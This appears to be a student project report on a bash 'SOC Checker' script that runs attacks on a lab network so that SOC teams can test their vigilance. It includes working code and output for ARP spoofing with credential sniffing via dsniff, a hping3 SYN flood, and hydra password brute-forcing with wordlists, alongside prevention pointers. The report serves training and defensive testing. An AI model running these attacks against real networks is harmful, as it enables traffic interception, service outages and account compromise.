SOC Checker Project

Created by S22 Lam Jin Hong, Ken

Contents

Introduction

The SOC Checker script will create an automatic attack system that allows SOC managers to check the team's vigilance. The user will be presented with multiple attack options and a list of IPs to select for execution. Each selected attack will be saved into a log file in the /var/log directory.

The script will run in 3 main phases:

1. Network discovery
2. Attack selection
    a. ARSPOOF
    b. DDOS
    c. Password bruteforce
3. Attack execution

Overview of Tools

Tools used: nmap, hiping3, arpspoof, dsniff, hydra

[**nmap, hping3**] – the nmap & hping3 tools is used to do active host discovery and port scanning.

[**arpspoof, dsniff**] – the arpspoof tool is used to send forged ARP messages containing incorrect MAC address information and the dniff tool is used to intercept and eavesdrop on the communication.

[**hydra**] – the hydra tool was used to attempt login with a list of usernames and passwords on a given service port.

Possible Enhancements

User could provide their list of passwords and usernames, instead of a prepared list. The estimated time it might take to run the brute force could be calculated and displayed to the user as well. This allows the user to make an assessment weighing the scope, time and accuracy.

Multiple host & port scanning tools can be used to further enhance the accuracy of device & port scanning. For example, using nmap UDP scans as well as the massscan tool. However, this would greatly increase the time taken to complete the scan.

1 - Initialisation of temporary folder, log file and sudo access

```
28  ##################################
29  ##################################
30  ######## Warning to allow sudo
31  intro_title
32  echo -e "\nNOTE: This bash script will require sudo priviledges. Kindly key in your
    password if prompted, else, you may continue."
33
34  ##################################
35  ##################################
36  ######## 0.1 Initialize sudo & folders
37
38  ## Create temporary folder based on timestamp and go into the folder
39  startTime=$(date +'%Y%m%d%H%M%S%Z')
40  tmpDir="tmp${startTime}"
41  mkdir "$tmpDir"
42  cd "$tmpDir"
43
44  ## Psudo code to trigger sudo authentication
45  sudo mkdir test
46
47  ## Initialize a persistent log file in /varlog/ to store the attack details
48  varlogfile="/var/log/soc-checker-s22"
49  # Check if the file exists
50  if [ ! -f "$varlogfile" ]; then
51      # If the file does not exist, create it
52      sudo touch "$varlogfile"
53      sudo chmod 666 "$varlogfile"
54      echo "[INFO] Log file created: $varlogfile"
55  else
56      echo "[INFO] Log file already exists: $varlogfile , new log records will be
        added from the last line"
57  fi
```

```
102 ##################################
103 ##################################
104 ######## 0.3 Check required tools
105
106 ## record this session in /var/log/soc-checker-s22
107 getTimestamp
108 printfn_log "$timestamp" "| [NEW SESSION] | New session opened" "| -"
109
110 ## make sure required packaages are installed
111 check_nmap=$(sudo which nmap)
112 check_hping3=$(sudo which hping3)
113 check_hydra=$(sudo which hydra)
114 check_seclists=$(sudo which seclists)
115
116 # Check if any of the checks returned empty
117 if [ -z "$check_nmap" ] || [ -z "$check_hping3" ] || [ -z "$check_hydra" ] || [ -z
    "$check_seclists" ]; then
118     echo "[Error] One or more required tools (nmap, hping3, hydra, seclists) not
        found."
119
120     # Prompt the user if it's okay to install the missing tools
121     read -p "Do you want to install the missing tools now? (y/n): " install_choice
122
123     if [ "$install_choice" == "y" ]; then
124         sudo apt-get install -y nmap hping3 hydra seclists
125
126         # Check if any installation failed
127         if [ $? -eq 0 ]; then
128             echo "[INFO] Installation complete."
129         else
130             echo "[Error] Installation failed. Exiting..."
131             exit 1
132         fi
133     else
134         echo "[INFO] Installation aborted. Exiting..."
135         exit 1
136     fi
137
138 else
139     echo -e "[INFO] All required tools found.\n"
140 fi
```

```
##########################
##########################
Created by:

 SSSSS    22222    22222
S        22  22   22   22
S           22        22
 SSSSS    2222      2222
     S   22         22
SSSSS    222222   222222

#### SOC Checker

This script will create an automatic attack system that allows SOC managers to check the te
am's vigilence. You will be presented with multiple attacks and IPs to select for execution
. Each selected activity will be saved into a log file in the /var/log directory.

The script will run in 3 main phases:
1. Network discovery
2. Attack selection
3. Attack execution

NOTE: This bash script will require sudo priviledges. Kindly key in your password if prompt
ed, else, you may continue.
[INFO] Log file already exists: /var/log/soc-checker-s22 , new log records will be added fr
om the last line
[INFO] All required tools found.

Continue? (y/n)
```

2 – Defining common functions

S/N	Function	Description
Basic Functions		
1	getTimestamp	Get current timestamp in format of YYYY-MM-DD+HH-MM-SS
2	printfn	Print on user's display
3	printfn_log	Print into the log file inside /var/log directory
4	continueCheck	Request user's confirmation to continue or exit the script
5	removeFiles	Request user's confirmation to remove the temporary files
6	display_menu_ips	Display the list of IPs found on the network
Input Request functions		
7	req_user_two_ips	Request user to select two target IPs from the list

8	req_user_one_ip	Request user to select one target IP from the list
9	scan_ports	Scan for ports on the selected target IP; Display only port numbers
10	scan_ports_services	Scan for ports on the selected target IP; Display port and services
11	req_user_port	Request user to select one port number
12	randomly_pick_target_IP	Randomly pick a target IP based on the list of IPs found
13	randomly_pick_target_IP_2	Randomly pick a 2nd target IP based on the list of IPs found
14	randomly_pick_target_port	Randomly pick a target port based on the list of ports found
15	randomly_pick_from_list	General function to pick from a file with a list of options
16	randomly_pick_attack	Randomly pick a attack from the available options

3 – Network Scan

```
149 ################################
150 ################################
151 ######## 0.4 Scan the network
152
153 #### Get the current device IP address
154 default_hostip=$(hostname -I)
155
156 #### Get the default network interface
157 default_interface=$(ip route | awk '/default/ {print $5}')
158
159 #### Extract network range using the default interface
160 network_cidr=$(ip -o -f inet addr show $default_interface | awk -F' ' '{print $4}')
161 network_range=$(netmask -r $network_cidr)
162
163 intro_networkinfo() {
164     printfn "\e[32m\n##### Network Scan\e[0m"
165     printfn "\nCurrent Host IP Address: \e[33m$default_hostip\e[0m"
166     printfn "Default Interface: \e[33m$default_interface\e[0m"
167 }
168
169 getTimestamp
170 printfn_log "$timestamp" "| [INFO] | network scan" "| hostip=$default_hostip"
171
172 intro_networkinfo
173 printfn "LAN Network Range:\e[33m$network_range\e[0m"
174 printfn "\nScanning for IPs in the network ... ... "
175
176 #### nmap TCP scan & extract the IP addresses
177 sudo nmap -sN 172.16.50.51/24 -oX res-nmap-sN-oX > /dev/null
178 cat res-nmap-sN-oX | grep 'addrtype="ipv4"' | awk -F '"' '{print $2}' >
    res-nmap-sN-oX-ip
179 cat res-nmap-sN-oX | grep 'addrtype="mac"' | awk -F '"' '{print $2}' >
    res-nmap-sN-oX-mac
180
181 #### scan and extract the ip addresses
182 sudo netdiscover -r 172.16.50.51/24 -PN > res-netdiscover
183 cat res-netdiscover | awk -F " " '{print $1}' > res-netdiscover-ip
184 cat res-netdiscover | awk -F " " '{print $2}' > res-netdiscover-mac
185
186 #### Combine both results and extract the unique values
187 cat res-nmap-sN-oX-ip >> res-combined-ip
188 cat res-netdiscover-ip >> res-combined-ip
189 cat res-combined-ip | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" | sort | uniq >
    res-combined-ip-uniq
190 cat res-combined-ip-uniq | grep -v $default_hostip > res-combined-ip-uniq-new
```

basic network info

nmap

hping3

```
##### Network Scan

Current Host IP Address: 172.16.50.51
Default Interface: eth0
LAN Network Range: 172.16.50.0-172.16.50.255 (256)

Scanning for IPs in the network ...  ...
IP addresses found:
172.16.50.1
172.16.50.20
172.16.50.254
172.16.50.52
172.16.50.53
```

4 – ARPSPOOF attack

The script uses the [**arpspoof**] tool to send forged ARP messages containing incorrect MAC address information and claim to be a trusted device. Once the ARP tables on other devices are updated with our MAC address, the network traffic will be redirected through our machine. Next, the [**dsniff**] tool will is used to intercept and eavesdrop on the communication between the two victim devices. Unsecured information such as login credentials or transferred data will be captured.

At the start of the script, the user will be prompted to select 2 target IPs or, allow the script to select it at random.

To verify a successful attack, an ftp connection between the 2 target IPs can be established and then closed. The ftp credentials will be shown on the dsniff output.

```
473  main_ARPSPOOF() {
474
475      display_intro_ARPSPOOF
476      req_user_two_ips
477      if [ $? -ne 0 ]; then
478          # exit this function back to main menu
479          return 1
480      fi
481
482      printfn_log "$timestamp" "| [ARPSPOOF] | starting arpspoof attack" "| $choice_IP_1 | $choice_IP_2"
483
484      touch arpspoof1.sh
485      touch arpspoof2.sh
486      echo -e "#!/bin/bash\narpspoof -t $choice_IP_1 $choice_IP_2 2>/dev/null 1>/dev/null &" > arpspoof1.sh
487      echo -e "#!/bin/bash\narpspoof -t $choice_IP_2 $choice_IP_1 2>/dev/null 1>/dev/null &" > arpspoof2.sh
488      chmod +x arpspoof1.sh
489      chmod +x arpspoof2.sh
490
491      printfn "\nExecuting arpspoof from $choice_IP_1 to $choice_IP_2 ... done"
492      ./arpspoof1.sh &
493
494      printfn "Executing arpspoof from $choice_IP_2 to $choice_IP_1 ... done"
495      ./arpspoof2.sh &
496
497      printfn "Starting dsniff ..."
498      printfn "Note: data passed through unsecured connections will be displayed (e.g. ftp)"
499      printfn "\e[32m(Ctrl+C to stop)\e[0m\n"
500      sudo dsniff
501  }
```

Create the arpspoof commands in a separate bash script file

Run the arpspoof script in the background

```
#### You have selected Attack A - [ARSPOOF]

ARP Spoofing is a cyber attack where falsified Address Resolution Protocol (ARP) messages are sent over
a local area network (LAN). The primary goal is to link the attacker's MAC (Media Access Control) addres
s with the IP address of other devices on the network to intercept, modify, or redirect network traffic
between two communicating parties.

The following attack script will use the [arpspoof] tool to send forged ARP messages containing incorrec
t MAC address information and claim to be a trusted device. Once the ARP tables on other edevices are up
dated with our MAC address, the network traffic will be redirected through our machine. Next, the [dsnif
f] tool will is used to intercept and evesdrop on the communication between the two victim devices. Unse
cured information such as login credentials or transfered data will be captured.

Prevention pointers:
1. Static ARP entries on critical devices
2. ARP Spoofing detection tools which monitor anomalies
3. Network segmentation / VLANS to limit the scope of attacks/n4. Secure communication protocols (e.g. H
TTPS, SFTP) which encrpts the transimitted data

You will be prompted to select 2 target IPs for the attack, or the system will choose a target at random
 from the IPs found.
```

```
You will be prompted to select 2 target IPs for the attack, or the system will choose a target at random
 from the IPs found.

Do you want to select the target IPs yourself? (y/n): n
Selected random IP: 172.16.50.52
172.16.50.1
172.16.50.20
172.16.50.254
172.16.50.53
Selected random IP: 172.16.50.1

You have selected:
1st target IP: 172.16.50.52
2nd target IP: 172.16.50.1

Executing arpspoof from 172.16.50.52 to 172.16.50.1 ... done
Executing arpspoof from 172.16.50.1 to 172.16.50.52 ... done
Starting dsniff ...
Note: data passed through unsecured connections will be displayed (e.g. ftp)
(Ctrl+C to stop)

dsniff: listening on eth0
```

Random selection of two IPs

```
You will be prompted to select 2 target IPs for the attack, or the system will choose a target at random
 from the IPs found.

Do you want to select the target IPs yourself? (y/n): y

List of target IPS:
1. 172.16.50.1
2. 172.16.50.20
3. 172.16.50.254
4. 172.16.50.52
5. 172.16.50.53
0. Exit

Please select 1st target IP: 2

List of target IPS:
1. 172.16.50.1
2. 172.16.50.20
3. 172.16.50.254
4. 172.16.50.52
5. 172.16.50.53
0. Exit

Please select 2nd target IP: 4

You have selected:
1st target IP: 172.16.50.20
2nd target IP: 172.16.50.52

Executing arpspoof from 172.16.50.20 to 172.16.50.52 ... done
Executing arpspoof from 172.16.50.52 to 172.16.50.20 ... done
Starting dsniff ...
Note: data passed through unsecured connections will be displayed (e.g. ftp)
(Ctrl+C to stop)

dsniff: listening on eth0
```

Selection of two IPs

arpspoof attack execution


```
Executing arpspoof from 172.16.50.20 to 172.16.50.52 ... done
Executing arpspoof from 172.16.50.52 to 172.16.50.20 ... done
Starting dsniff ...
Note: data passed through unsecured connections will be displayed (e.g. ftp)
(Ctrl+C to stop)

dsniff: listening on eth0
-------------------
01/08/24 09:38:31 tcp 172.16.50.20.53700 → 172.16.50.52.21 (ftp)
USER kali
PASS kali
```

5 – DDOS attack

The DDOS script uses the [**hping3**] tool to flood the target IP with TCP SYN messages to overload the network traffic.

The user will be prompted to provide one target IP and target port.

```
#### main DDOS function
main_DDOS() {
    display_intro_DDOS

    req_user_one_ip
    if [ $? -ne 0 ]; then
        # exit this function
        return 1
    fi

    scan_ports
    if [ $? -ne 0 ]; then
        # exit this function back to main menu
        return 1
    fi

    req_user_port
    if [ $? -ne 0 ]; then
        # exit this function back to main menu
        return 1
    fi

    # execute the DDOS attack using hping3
    printfn_log "$timestamp" "| [DDOS] | starting DDOS attack" "| $selected_ip"
    printfn "\nStarting DDOS attack ..."
    printfn "\e[32m(Ctrl+C to stop)\e[0m\n"
    sudo hping3 -c 100000 -d 100000 -S -p "$selected_ip_port" --flood --rand-source "$selected_ip"
}
```

--->> Request user to select target IP
--->> Scan for available ports on target IP
--->> Request user to select target Port

A brief description is shown to the user before requesting for a target IP and port to be selected for the attack.

```
#### You have selected Attack B - [DDOS]

DDOS (Distributed Denial of Service) attacks are carried out by flooding a target network / service with overwhelming volume of traffic such that it renders it unable to respond to a
ctual requests. When the victim servers are overloaded, it will experience degraded performance or complete unavailability of services and legitimate users may be unable to access it
.

The following DDOS script will use the [hping3] tool to flood the target IP with TCP SYN messages to overload the network traffic.

Prevention points:
1. Traffic filtering / FIrewall / IPS to identify and block malicious traffic
2. Network redundancy by distributing network resources across multiple server
3. Using load balancers to discribute incoming traffic evenly
4. Rate limiting to restrict the number of requests from a single source

You will be prompted to select 1 target IP & Port to execute the attack, or the system will choose a target at random from the IPs found.
```

```
You will be prompted to select 1 target IP & Port to execute the attack, or the system will choose a target at random from the IPs found.

Do you want to select the target IP yourself? (y/n): y

List of target IPS:
1. 172.16.50.1
2. 172.16.50.20
3. 172.16.50.254
4. 172.16.50.52
5. 172.16.50.53
0. Exit

Please select the target IP: 2
Target IP: 172.16.50.20
Scanning for ports using nmap (timeout=60s) ... ...
Scanning for ports using hping3 (timeout=60s) ... ...

Open ports found on 172.16.50.20:
135
5040
6000
7680
9997

Select a target port: 135

Target IP: 172.16.50.20 port=135
Continue? (y/n) y

Starting DDOS attack ...
(Ctrl+C to stop)

HPING 172.16.50.20 (eth0 172.16.50.20): S set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
```


Selection of target IP by the user

Port scanning on the target IP


Selection of target port by the user

Execution of DDOS attack

The screenshot below shows the Task Manager->Performance window in the target IP server.



The screenshot below shows the WireShark interface capturing the flooding of DDOS packets from random IP source addresses to the target IP address.



The user can also allow the script to select a target IP at random.

6 – Password Bruteforce attack

The Password Bruteforce attack script will use the [**hydra**] tool to run a the bruteforce attack on a selected port & service. A dictionary of common user names and passwords from the [**seclists**] tool will be used to increase the likelihood of success.

```
565  main_passwordbruteforce() {
566
567      display_intro_passwordbruteforce
568
569      req_user_one_ip
570      if [ $? -ne 0 ]; then
571          # exit this functio
572          return 1
573      fi
574
575      scan_ports_services
576      if [ $? -ne 0 ]; then
577          # exit this function back to main menu
578          return 1
579      fi
580
581      req_user_port
582      if [ $? -ne 0 ]; then
583          # exit this function back to main menu
584          return 1
585      fi
586
587      selected_protocol=$(cat nmap_ports_services_tmp_values | grep $selected_ip_port | awk '{print $3}')
588      usernameFile="/usr/share/seclists/Usernames/top-usernames-shortlist.txt"
589      usernameFileCount=$(cat $usernameFile | wc -l)
590      passwordFile="/usr/share/seclists/Passwords/xato-net-10-million-passwords-100.tx
591      passwordFileCount=$(cat $passwordFile | wc -l)
592
593      # Execute a hydra attack
594      printfn_log "$timestamp" "| [Password Bruteforce] | starting password bruteforce attack" "|
         $selected_ip:selected_ip_port (selected_protocol)"
595      printfn "\nStarting hydra bruteforce on\e[33m $selected_ip\e[0m port=\e[33m$selected_ip_port\e[0m
         service=port=\e[33m$selected_protocol\e[0m"
596      printfn "Using list of $usernameFileCount usernames from $usernameFile"
597      printfn "Using list of $passwordFileCount passwords from $passwordFile"
598      sudo hydra -V -L $usernameFile -P $passwordFile $selected_ip $selected_protocol -s $selected_ip_port
599  }
```

--->> request user to select target IP
--->> scan the target IP for available port & respective services
--->> request user to select target port

Define username & password list

hydra bruteforce attack

Firslty, a brief description is displayed when the user selects the attack option.

```
#### You have selected Attack C - [Password Bruteforce]

A password bruteforce attack will systematically attempt a list of possible user & password combinations until a correct one is found. The goal is to discover the password through tr
ial and error, as well as exploiting weak passwords which are easily guessable or commonly used. The following script will be using the [hydra] tool to run a the bruteforce attack on
 a selected port / service. A dictionary of common user names and passwords from the [seclists] tool will be used to increase the likelihood of success.

 Prevention pointers:
1. Password complexity policies that require combination of uppercase, lowercase, numbers and symbols
2. Account lockout policies that temporarily lock user accounts after specified number of unsuccessful login attempts
3. IP whitelisting which allows access only from trusted IP addresses
4. Monitoring and alerts for suscipious activity such as high volume of failed login attempts

You will be prompted to select 1 target IP & port to execute the attack, or the system will choose a target at random from the IPs found.
```

```
You will be prompted to select 1 target IP & port to execute the attack, or the system will choose a target at random from the IPs found.
Do you want to select the target IP yourself? (y/n): y

List of target IPS:
1. 172.16.50.1
2. 172.16.50.20
3. 172.16.50.254
4. 172.16.50.52
5. 172.16.50.53
0. Exit

Please select the target IP: 4
Target IP: 172.16.50.52
Scanning for ports and services using nmap (timeout=60s) ... ...

Open ports found on 172.16.50.52:

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.4p1 Debian 1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))

Select a target port: 21

Target IP: 172.16.50.52 port=21
Continue? (y/n) y

Starting hydra bruteforce on 172.16.50.52 port=21 service=port=ftp
Using list of 17 usernames from /usr/share/seclists/Usernames/top-usernames-shortlist.txt
Using list of 100 passwords from /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-08 10:17:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1700 login tries (l:17/p:100), ~107 tries per task
[DATA] attacking ftp://172.16.50.52:21/
[ATTEMPT] target 172.16.50.52 - login "root" - pass "123456" - 1 of 1700 [child 0] (0/0)
[ATTEMPT] target 172.16.50.52 - login "root" - pass "password" - 2 of 1700 [child 1] (0/0)
[ATTEMPT] target 172.16.50.52 - login "root" - pass "12345678" - 3 of 1700 [child 2] (0/0)
[ATTEMPT] target 172.16.50.52 - login "root" - pass "qwerty" - 4 of 1700 [child 3] (0/0)
```


Selection of target IP by user

Selection of target port by user

Defining of the username & password lists


hydra bruteforce on the target IP & port

The user can also choose to allow the script to select a target IP at random.



7 – Random selection of attack

The user may also allow the script to select an attack at random.



8 – Activity recorded in log file under directory /var/log